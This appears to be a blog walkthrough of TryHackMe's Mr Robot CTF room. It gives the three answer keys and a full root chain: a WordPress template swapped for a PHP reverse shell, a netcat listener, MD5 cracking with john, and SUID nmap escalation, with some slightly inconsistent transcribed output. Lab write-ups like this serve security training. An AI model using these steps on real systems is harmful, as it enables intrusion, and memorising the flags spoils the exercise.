

Offensive Pentesting learning path > Extra Credit module > Mr Robot CTF: practice **privilege escalation** using php reverse shell, SHELL=/bin/bash script -q /dev/null, python -c 'import pty; pty.spawn("/bin/sh")', find / -perm -4000 2>/dev/null, curl, john, netcat, nmap --interactive, gobuster, CyberChef, cat, nano, and much more!

January 4, 2025

This image and all the theoretical content of the present article is TryHackMe's property.

Hey there, my friend! I'm Harshit , and absolutely thrilled to embark on this journey with you. Let's dive into **Mr Robot CTF**. THM classified it as a medium-level challenge. Let's get started!

Join this challenge for  clicking the link below!

Mr Robot CTF

[Based on the Mr. Robot show, can you root this box?](#)

[tryhackme.com](#)

Task 1 . Connect to our network

To deploy the Mr. Robot virtual machine, you will first need to connect to our network.

Answer the questions below

1.1. Connect to our network using OpenVPN. Here is a mini walkthrough of connecting:
Go to your access page and download your configuration file.

Download your config file

 [Download My Configuration File](#)  [Regenerate](#)

After connecting to our network, it may take up to 10 seconds for your Network Information to update.

No answer needed

1.2. Use an OpenVPN client to connect. In my example I am on Linux, on the access page we have a windows tutorial. ben@cloud ~/Downloads \$ sudo openvpn "ben.ovpn"(change "ben.ovpn" to your config file). When you run this you see lots of text, at the end it will say Initialization Sequence Completed

No answer needed

1.3. You can verify you are connected by looking on your access page. Refresh the page. You should see a green tick next to Connected. It will also show you your internal IP address.

Network Information	
Server Status	✓
Connected	✓
Real Public IP Address	[REDACTED]
Internal Virtual IP Address	[REDACTED]

You are now ready to use our machines on our network!

No answer needed

1.4. Now when you deploy material, you will see an internal IP address of your Virtual Machine.

No answer needed

Task 2 . Hack the machine

Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?

Credit to [Leon Johnson](#) for creating this machine. **This machine is used here with the explicit permission of the creator** ❤

Answer the questions below

2.1. What is key 1?

073403c8a58a1f80d943455fb30724b9

2.2. What is key 2?

822c73956184f694993bede3eb39f959

2.3. What is key 3?

04787ddef27c3dee1ee161b21670b4e4

My hands-on

Used **nmap**.

`nmap -sV -sC -oA nmap_output [Target_IP]`

There are **3** ports open:

- **22/tcp, ssh**
- **80/tcp, http, Apache httpd**
- **443/tcp, ssl/http, Apache httpd**

`:~/MrRobotCTF# nmap -sV -sC -oA nmap_output [Target_IP]`

Starting Nmap 7.80 (https://nmap.org) at 2025-01-04 17:12 GMT

```


Nmap scan report for [Taregt_IP]
Host is up (0.00067s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http  Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
MAC Address: 02:F7:1A:D7:0D:53 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.58 seconds

```

Used **nano** adding [\[Target_IP\]](#) and [hostname](#) to [/etc/hosts](#) .

Press enter or click to view image in full size



Used **gobuster**.

```
gobuster dir -u http://\[hostname\] -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 100 -q -o gobuster_output.txt
```

```
~/MrRobotCTF# gobuster dir -u http://MrRobot.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 100 -q -o gobuster_output.txt
```


```
/images          (Status: 301) [Size: 234] [--> http://mrrobot.thm/images/]
/blog           (Status: 301) [Size: 232] [--> http://mrrobot.thm/blog/]
/sitemap        (Status: 200) [Size: 0]
/video          (Status: 301) [Size: 233] [--> http://mrrobot.thm/video/]
/login          (Status: 302) [Size: 0] [-> http://MrRobot.thm/wp-login.php]
/rss            (Status: 301) [Size: 0] [--> http://MrRobot.thm/feed/]
/0              (Status: 301) [Size: 0] [--> http://MrRobot.thm/0/]
/feed           (Status: 301) [Size: 0] [--> http://MrRobot.thm/feed/]
/wp-content     (Status: 301) [Size: 238] [--> http://mrrobot.thm/wp-content/]
/admin          (Status: 301) [Size: 233] [--> http://mrrobot.thm/admin/]
/image          (Status: 301) [Size: 0] [--> http://MrRobot.thm/image/]
/atom           (Status: 301) [Size: 0] [--> http://MrRobot.thm/feed/atom/]
/audio          (Status: 301) [Size: 233] [--> http://mrrobot.thm/audio/]
/intro          (Status: 200) [Size: 516314]
```

```
/css          (Status: 301) [Size: 231] [--> http://mrrobot.thm/css/]
/wp-login     (Status: 200) [Size: 2599]
/rss2         (Status: 301) [Size: 0] [--> http://MrRobot.thm/feed/]
/license       (Status: 200) [Size: 309]
/wp-includes   (Status: 301) [Size: 239] [--> http://mrrobot.thm/wp-includes/]
/js            (Status: 301) [Size: 230] [--> http://mrrobot.thm/js/]
/Image          (Status: 301) [Size: 0] [--> http://MrRobot.thm/Image/]
/rdf           (Status: 301) [Size: 0] [--> http://MrRobot.thm/feed/rdf/]
/page1         (Status: 301) [Size: 0] [--> http://MrRobot.thm/]
/readme        (Status: 200) [Size: 64]
/robots        (Status: 200) [Size: 41]
/dashboard      (Status: 302) [Size: 0] [--> http://MrRobot.thm/wp-admin/]
/%20           (Status: 301) [Size: 0] [--> http://MrRobot.thm/]
/wp-admin      (Status: 301) [Size: 236] [--> http://mrrobot.thm/wp-admin/]
```

Visited [http://\[Target_IP\]/robots.txt](http://[Target_IP]/robots.txt).

Identified a dictionary named fsociety.dic and file: key-1-of-3.txt .


Press enter or click to view image in full size



Visited [http://\[Target_IP\]/key-1-of-3.txt](http://[Target_IP]/key-1-of-3.txt). Got the first key:

073403c8a58a1f80d943455fb30724b9 .

Press enter or click to view image in full size



Visited [http://\[Target_IP\]/fsociety.dic](http://[Target_IP]/fsociety.dic).

Used **curl** to download it: [http://\[Target_IP\]/fsociety.dic](http://[Target_IP]/fsociety.dic) > dictionary.txt .

Press enter or click to view image in full size

Visited http://[Target_IP]/license .
Got: what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
Inspected and got: ZWxsawW90OkVSMjgtMDY1Mgo=


Press enter or click to view image in full size

Used CyberChef. Identified elliot:ER28-0652.

Press enter or click to view image in full size

Visited http://[Target_IP]/login which redirects to http://[Target_IP]/wp-login.php .
Used the credentials found.
Got access Elliot Alderson to panel.

Press enter or click to view image in full size




Elliot is allowed to edit files!

Edited 404.php file in Templates .

Substituted its content by [pentestmonkey reverse shell](#), personalizing IP and Port. Hit Update File .

Received message: File edited successfully .

Press enter or click to view image in full size



Used netcat to set up a listener.

Press enter or click to view image in full size


```
[ Mr. Robot CTF ]  
File Edit View Search Terminal Help  
~/MrRobotCTF# nc -lvpn 1337  
Listening on 0.0.0.0 1337
```

Below detail of the path of the file I updated.

Press enter or click to view image in full size

Visited [http://\[Target_IP\]/wp-includes/themes/TwentyFifteen/404.php](http://[Target_IP]/wp-includes/themes/TwentyFifteen/404.php).
Got the shell.

Press enter or click to view image in full size



Used SHELL=/bin/bash script -q /dev/null.

Press enter or click to view image in full size



Not allowed to visualize key-2-of-3.txt . 8:-)

Press enter or click to view image in full size



Used cat.

Got *robot:c3fcd3d76192e4007dfb496cca67e13b*.

Press enter or click to view image in full size

```
daemon@linux:/home/robot5 cat password.raw-md5
robot:c3fc3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot5
```

Created a **secret** file containing *c3fc3d76192e4007dfb496cca67e13b*.

Used **john**.

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt secret

Got *abcdefghijklmnopqrstuvwxyz*.

Press enter or click to view image in full size

```
File Edit View Search Terminal Help
~/MrRobotCTF# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt secret
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MDS [MDS 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?) 
1g 0:00:00 DONE (2025-01-04 20:25) 33.33g/s 1356Kp/s 1356Kc/s 1356KC/s bolognai..telcel
Use the "-show --format=Raw-MDS" options to display all of the cracked passwords reliably
Session completed.
```

python -c 'import pty; pty.spawn("/bin/sh")'

su robot

cat /home/robot/ckey-2-of-3.txt

Got *822c73956184f694993bede3eb39f959* .

Press enter or click to view image in full size

```
File Edit View Search Terminal Help
robot@linux:/$ cat /home/robot/ckey-2-of-3.txt
cat /home/robot/ckey-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:/$
```

Looked for root permission.

find / -perm -4000 2>/dev/null

Press enter or click to view image in full size

```
File Edit View Search Terminal Help
robot@linux:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ping
/bin/unmount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$
```

Researched for nmap SUID.

Press enter or click to view image in full size

nmap | GTFOBins — Mozilla Firefox

Edit Themes user's Blog! — mrrobot.thm/wp-includes/ti — nmap | GTFOBins — +

← → ⌂ ⌂ https://gtfobins.github.io/gtfoBins/nmap/

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

** / nmap Star 11.061

Shell Non-Interactive reverse shell Non-Interactive bind shell File upload File download File write File read

SUID Sudo Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(!mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.


```
nmap --interactive
nmap> !sh
```

Ran nmap --interactive.

Ran !sh.

We are now root!

Press enter or click to view image in full size




```
Applications Places System Terminal Help [ Mr.RobotCTF ]
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> lsh
lsh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
```

Got 04787ddef27c3dee1ee161b21670b4e4.


Press enter or click to view image in full size



```
Applications Places System Terminal Help [ Mr.RobotCTF ]
File Edit View Search Terminal Help
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Room Completed

Press enter or click to view image in full size



This image and all the theoretical content of the present article is TryHackMe's property.

Thanks for coming! Happy Ethical Hacking!